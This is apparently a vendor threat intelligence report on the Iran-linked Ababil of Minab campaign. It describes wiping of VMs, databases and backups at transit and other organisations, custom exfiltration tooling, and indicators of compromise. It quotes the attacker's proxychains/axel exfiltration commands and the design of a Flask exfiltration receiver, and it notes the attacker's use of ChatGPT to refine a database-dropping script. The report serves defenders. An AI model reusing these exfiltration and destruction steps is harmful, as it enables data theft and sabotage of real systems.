Ababil of Minab: An Iran-Linked Destruction and Exfiltration Campaign Targeting the U.S. and the Middle East

Eyal Sela, Director of Threat Intelligence

Nir Varon, Cyber Threat Researcher

Gambit Security

26 May 2026

Gambit

Table of Contents

Executive Summary

Gambit Security Threat Intelligence team investigated an intrusion campaign involving exfiltration and destruction targeting organizations in the United States, Israel, Saudi Arabia, and Turkey. The activity became public in late March and early April 2026, after a pro-Iranian persona calling itself Ababil of Minab claimed to have compromised the Los Angeles County Metropolitan Transportation Authority (LACMTA / LA Metro), destroyed systems, and exfiltrated data.

Our investigation found that Ababil of Minab is unlikely to be a new, standalone hacktivist crew, as they claim. Forensic evidence ties the operation to infrastructure and activity associated with Black Shadow, an Iran-linked group, which was attributed by the Israel National Cyber Directorate to Iran's Ministry of Intelligence and Security.

The report analyzes the destructive operations the attackers carried out against victim IT, application, virtualization, and backup infrastructure, executed both through scripted automation and through hands-on-keyboard activity. We also expose custom exfiltration tooling used by the attackers and identify additional Israeli and Turkish victim organizations, beyond the ones the group chose to expose.

Destructive Activity

The analysis below is based on videos released by the attacker on their own Telegram channel as proof of the attacks. Each incident summary draws on what the operator chose to show on screen, so the framing reflects the attacker's own narration and selective evidence rather than independent forensic access we had to the victims' environments.

The actor carried out destruction using two methods: scripted automation and hands on keyboard. In the scripted mode, the operator runs a program that iterates through an inventory and issues the destructive command against each entry. In the interactive mode, the operator opens the management consoles and operating system tools a legitimate administrator would use and deletes resources by pointing and clicking through them.

LA Metro

The first intrusion the attacker published publicly was LA Metro, which confirmed the breach on April 2, 2026.

Control plane VM deletion via vCenter


Operating under an authenticated vCenter session against the LA Metro vCenter environment, the actor selected a virtual machine and issued *Power Off* followed by *Delete from Disk*. Both tasks were submitted to the vCenter task queue and recorded in the Recent Tasks pane at 03/16/2026 11:52:38. This deletes the VM and its underlying disk files from the datastore. Hours later, at 3:37 AM on March 17, 2026, LA Metro wrote on Twitter: "Due to a technical issue, service alerts will be delayed and riders are unable to load fare on the TAP Mobile App."

Guest VM partition deletion via Disk Management

The actor then accessed a Windows guest VM and opened Computer Management -> Disk Management. From there, the actor enumerated available volumes and deleted partitions by using "*Delete Volume*" and acknowledging operating system warnings.

South Florida Regional Transportation Authority (SFRTA)

Screencasts published by the threat actor show proxied RDP access into the SFRTA environment. The recorded command proxychains with *xfreerdp*, relaying over 91.193.19.198:8443.



From an interactive session on an IIS host, the actor had local Administrator privileges and access to IIS Manager, SQL Server Management Studio, the local file system, and an outbound FileZilla FTP client.

The actor used SQL Server Management Studio to issue "*Take Database Offline*" against each database and authorized "*Drop All Active Connections*". This forcibly terminated client sessions and placed the databases offline. Then, the actor performed a "*Delete Object*" action on each of the databases.

The actor used *WipeFile* (a free secure file deletion Windows utility) against `C:\inetpub\wwwroot` and adjacent directories. This overwrote the hosting tree, including hosted sites and the SQLBackup directory.


UNIMAC (United Maintenance and Contracting Company)

Volume wipe via Disk Management

Operating inside a Windows host on the UNIMAC environment, the actor opened Disk Management and operated against three attached storage volumes. The destruction sequence on each disk consisted of formatting the existing volume, followed by *Delete Volume* against the formatted partition. Then the actor created a new volume named '*Minab*' in place of the deleted volume.

Backup chain deletion via Veeam Backup & Replication


The actor then moved to the Veeam Backup & Replication console and issued "*Delete from disk*" operations against the Veeam backup inventory. Per Veeam documentation, "*Delete from disk*" is destructive at the repository file level: "When you delete backup files from a disk, Veeam Backup & Replication deletes the whole chain from the backup repository."



Vyncs (Consumer GPS Vehicle Tracking)

Scripted SQL Server database deletion via main.py

Inside the Vyncs environment, the actor ran a custom destruction script - *main.py* and a companion file *app.py*. The actor executed the scripts multiple times with different user accounts.



The script iterated through a hardcoded inventory of 58 SQL Server targets. For each instance, the script enumerated user databases and issued `ALTER DATABASE ... WITH ROLLBACK IMMEDIATE` followed by `DROP DATABASE`. The final execution telemetry showed: *count: "58, count_success: 58, count_failed: 0."*

While the script was running, the actor manually deleted a series of *.bak* files from a backup folder `E:\DATA\Backups` containing 16 daily SQL Server backup files.

Vyncs later published a damage assessment and description of how they handled the incident and the impact it had.

OS file deletion via Windows Explorer


The actor then moved to Windows Explorer on the same host, selected 9 root folders on the `C:\` drive and triggered the permanent delete dialog.

The selected folders include the Windows operating system (`Windows`), installed applications (`Program Files, Program Files (x86)`), user profiles (`Users`), the IIS web root (`inetpub`), and hardware vendor support files.

After the deletion, the actor's RDP client displayed the standard "Reconnecting - The connection has been lost..." message. The unexpected session drop - distinct from a normal logoff or disconnect - confirms the destruction succeeded.

AI assistance

In a briefly exposed browser session in a video shared by the attacker, we identified the threat actor leveraging ChatGPT to refine main.py, the script used to enumerate and drop databases across the Vyncs environment. We assume the actor asked for help filtering out SQL Server system databases from the enumeration so that `DROP DATABASE` would target only user databases. The recommended pattern (if db_name not in protected_databases) matched the script's observed runtime behavior: the captured execution log showed iteration through several SQL Server targets, listing system databases on each, and reporting "Dropping database" only against user-application databases.



Additional Victims

Beyond the four incidents the operator published, we identified additional victim organizations on the attacker's staging infrastructure. We are not aware of destructive activity against these additional victims, only data exfiltration. The victims include an Israeli organization in the media sector, an Israeli higher education institution, a Turkish insurance brokerage, and several additional websites across the restaurant, culture, digital services, and news sectors.

TTPs

From the data we recovered on the operator's staging server, we detected two exfiltration methods used across victims.

Exfiltration via the victim's own web server

The operator compressed data of interest into multivolume RAR archives on a host inside the victim environment, then uploaded the volumes to the organization's public website at the web root. From the staging server, the volumes were pulled back via *Axel* (a Linux CLI download accelerator), tunneled through proxychains. Each part was 5GB or 100MB.

```
proxychains axel -n 8 "https://<REDACTED-victim-domain>/data.part1.rar"
proxychains axel -n 8 "https://<REDACTED-victim-domain>/data.part2.rar"
```

Exfiltration via a custom Flask receiver

The attacker built a Flask-based receiver in Python. The script exposes these endpoints:

- `/id` to start an upload session
- `/state` to receive an encrypted chunk
- `/progress/<file_id>` to resume an interrupted transfer
- `/verify/<chunk_hash>` to validate chunk hashes
- `/finalize` to assemble chunks into the final file

Chunk size and per file ceiling are set as constants in the script, and can be adjusted by the operator between deployments. In the recovered version, they are

`CHUNK_SIZE = 10 MB` and `MAX_TOTAL_SIZE = 2 GiB`. Filenames and chunk data are encrypted on the client with AES-CBC. However, the key and IV are sent in the same POST request as the encrypted data, which means the encryption of the files does not protect against anyone with access to the unencrypted traffic.

When a client requests a nonexistent endpoint, the server redirects to https://www.fbi.gov/.

```
29  @app.errorhandler(404)
30  def page_not_found(e):
31      return redirect("https://www.fbi.gov/", code=302)
32  #
```

The attacker used a self signed TLS certificate with the following subject:

```
C=US, ST=California, L=San Francisco,
O=Acme Cloud Solutions Inc, OU=IT,
CN=localhost, emailAddress=admin@acmecloud.example
```

FileFiend - Custom Uploader

The attacker used a bespoke C++ file collection and exfiltration tool, internally named FileFiend.

The binary could enumerate local drives and SMB shares, walk the file system, and send files to a hardcoded C2 server.


A developer source path leaked in the binary string table:

```
C:\Users\casio\Desktop\uploader v3\temp uploader v3\temp uploader v3.cpp
F:\OH\~FileFiend(Uploader)\uploader v3\x64\Release\temp uploader v3.pdb
```


Relationship to Previous Iran linked Activity

During forensic analysis of the operator's staging server, we found that the attacker had transferred stolen files from another server, 31.172.87.20, onto the staging server.

In January 2026, hunt.io documented that 31.172.87.20 served an SSL certificate for nefeshhope[.]com:



nefeshhope[.]com was used in August 2025 as a fake post-trauma support portal aimed at IDF soldiers and reservists. The site impersonated a legitimate mental health support service in order to harvest personal information from visitors and deliver malware to their devices.



The INCD took down the site on August 28, 2025 and published an advisory describing the activity as an attempted attack by a known Iranian group. The advisory did not name a specific APT.

Additional analysis shared with us by ClearSky Cyber Security, as well as findings by security researcher Simon Kenin, link the activity to the Black Shadow threat group, an Iranian attack group operating on behalf of MOIS. Specifically, the IP 46.30.190.173, to which the hostname members.nefeshhope[.]com resolved, was used as a C2 for A.ExE (f6db77b), a customized version of a public Go tunneler. Additional samples of the customized tunneler (1c69972, 38965a6) were served from 45.150.108.61 while it was used by Black Shadow.

Indicators of Compromise

Indicator	Type	Notes
31.172.87.20	IPv4	operator staging server; served TLS for nefeshhope[.]com
212.83.61.213	IPv4	FileFiend C2, hardcoded in 81a2535
66.85.26.183	IPv4	FileFiend C2, hardcoded in c8cc422 and 33a6b49
195.20.17.129	IPv4	FileFiend C2, hardcoded in d76a943
46.246.125.131	IPv4	source ip of propaganda site
146.70.233.83	IPv4	Served TLS for nefeshhope[.]com
91.193.19.198	IPv4	attacker controlled exit node
89.36.231.56	IPv4	Served TLS for feedback.nefeshhope[.]com
84.200.89.52	IPv4	Served TLS for nefeshhope[.]com
46.30.190.173	IPv4	Served TLS for members.nefeshhope[.]com
nefeshhope[.]com	Domain	Operator controlled site
members.nefeshhope[.]com	Domain	observed communicating with A.ExE Go tunneler
81a25357d027d0f04a43139377d5d58384b8e9b0770e699cdcc37e600641cf90	SHA-256	FileFiend / Exchangedb.exe
c8cc4225d1e21324ef419adbb1c10dd0578fb034b5f5d7b8000f0aae1871c061	SHA-256	FileFiend / Exchangedb.exe
33a6b4900c2fbfb3c2d816947871eade800d0c0e2a2680871700fd6e640e5f20	SHA-256	FileFiend / Exchangedb.exe
d76a94309240a7e2f11a89fab54a6853628e976a5ff19084b1b0894c89e6a742	SHA-256	FileFiend
f6db77be038980e9dbbf9f11e0f7ae7d2d4d3f1a53199958f1f55137dde5efd3	SHA-256	A.ExE Go tunneler communicating with members.nefeshhope[.]com
C:\Users\casio\Desktop\uploader v3\temp uploader v3\temp uploader v3.cpp	File path	Developer source path in FileFiend
F:\OH\~FileFiend(Uploader)\uploader v3\x64\Release\temp uploader v3.pdb	File path	PDB path in FileFiend v4
O=Acme Cloud Solutions Inc, CN=localhost,	TLS subject	Self-signed certificate on Flask receiver

Indicator	Type	Notes
`emailAddress=admin@acmecloud.example`		
`proxychains`	Tool	
`xfreerdp`	Tool	
`axel`	Tool	
`http.flask.py`	Tool	Custom Flask receiver
`Exchangedb.exe`	Filename	Decoy filename for FileFiend uploader
`WipeFile`	Tool	Windows utility for secure file deletion
`banujcobaar[.]com`	Domain	Redirected `nefeshhope[.]com`
`1c699720034367ba9761a8d31c854fd444e8e3c8c31c520a39c543cf95286029`	SHA-256	Go tunneler; served from `45.150.108.61`
`38965a60835a5ee3eaefd3d0bffa97c0e4f0c5cd74d31d8053bedeea14f536ee`	SHA-256	Go tunneler; served from `45.150.108.61`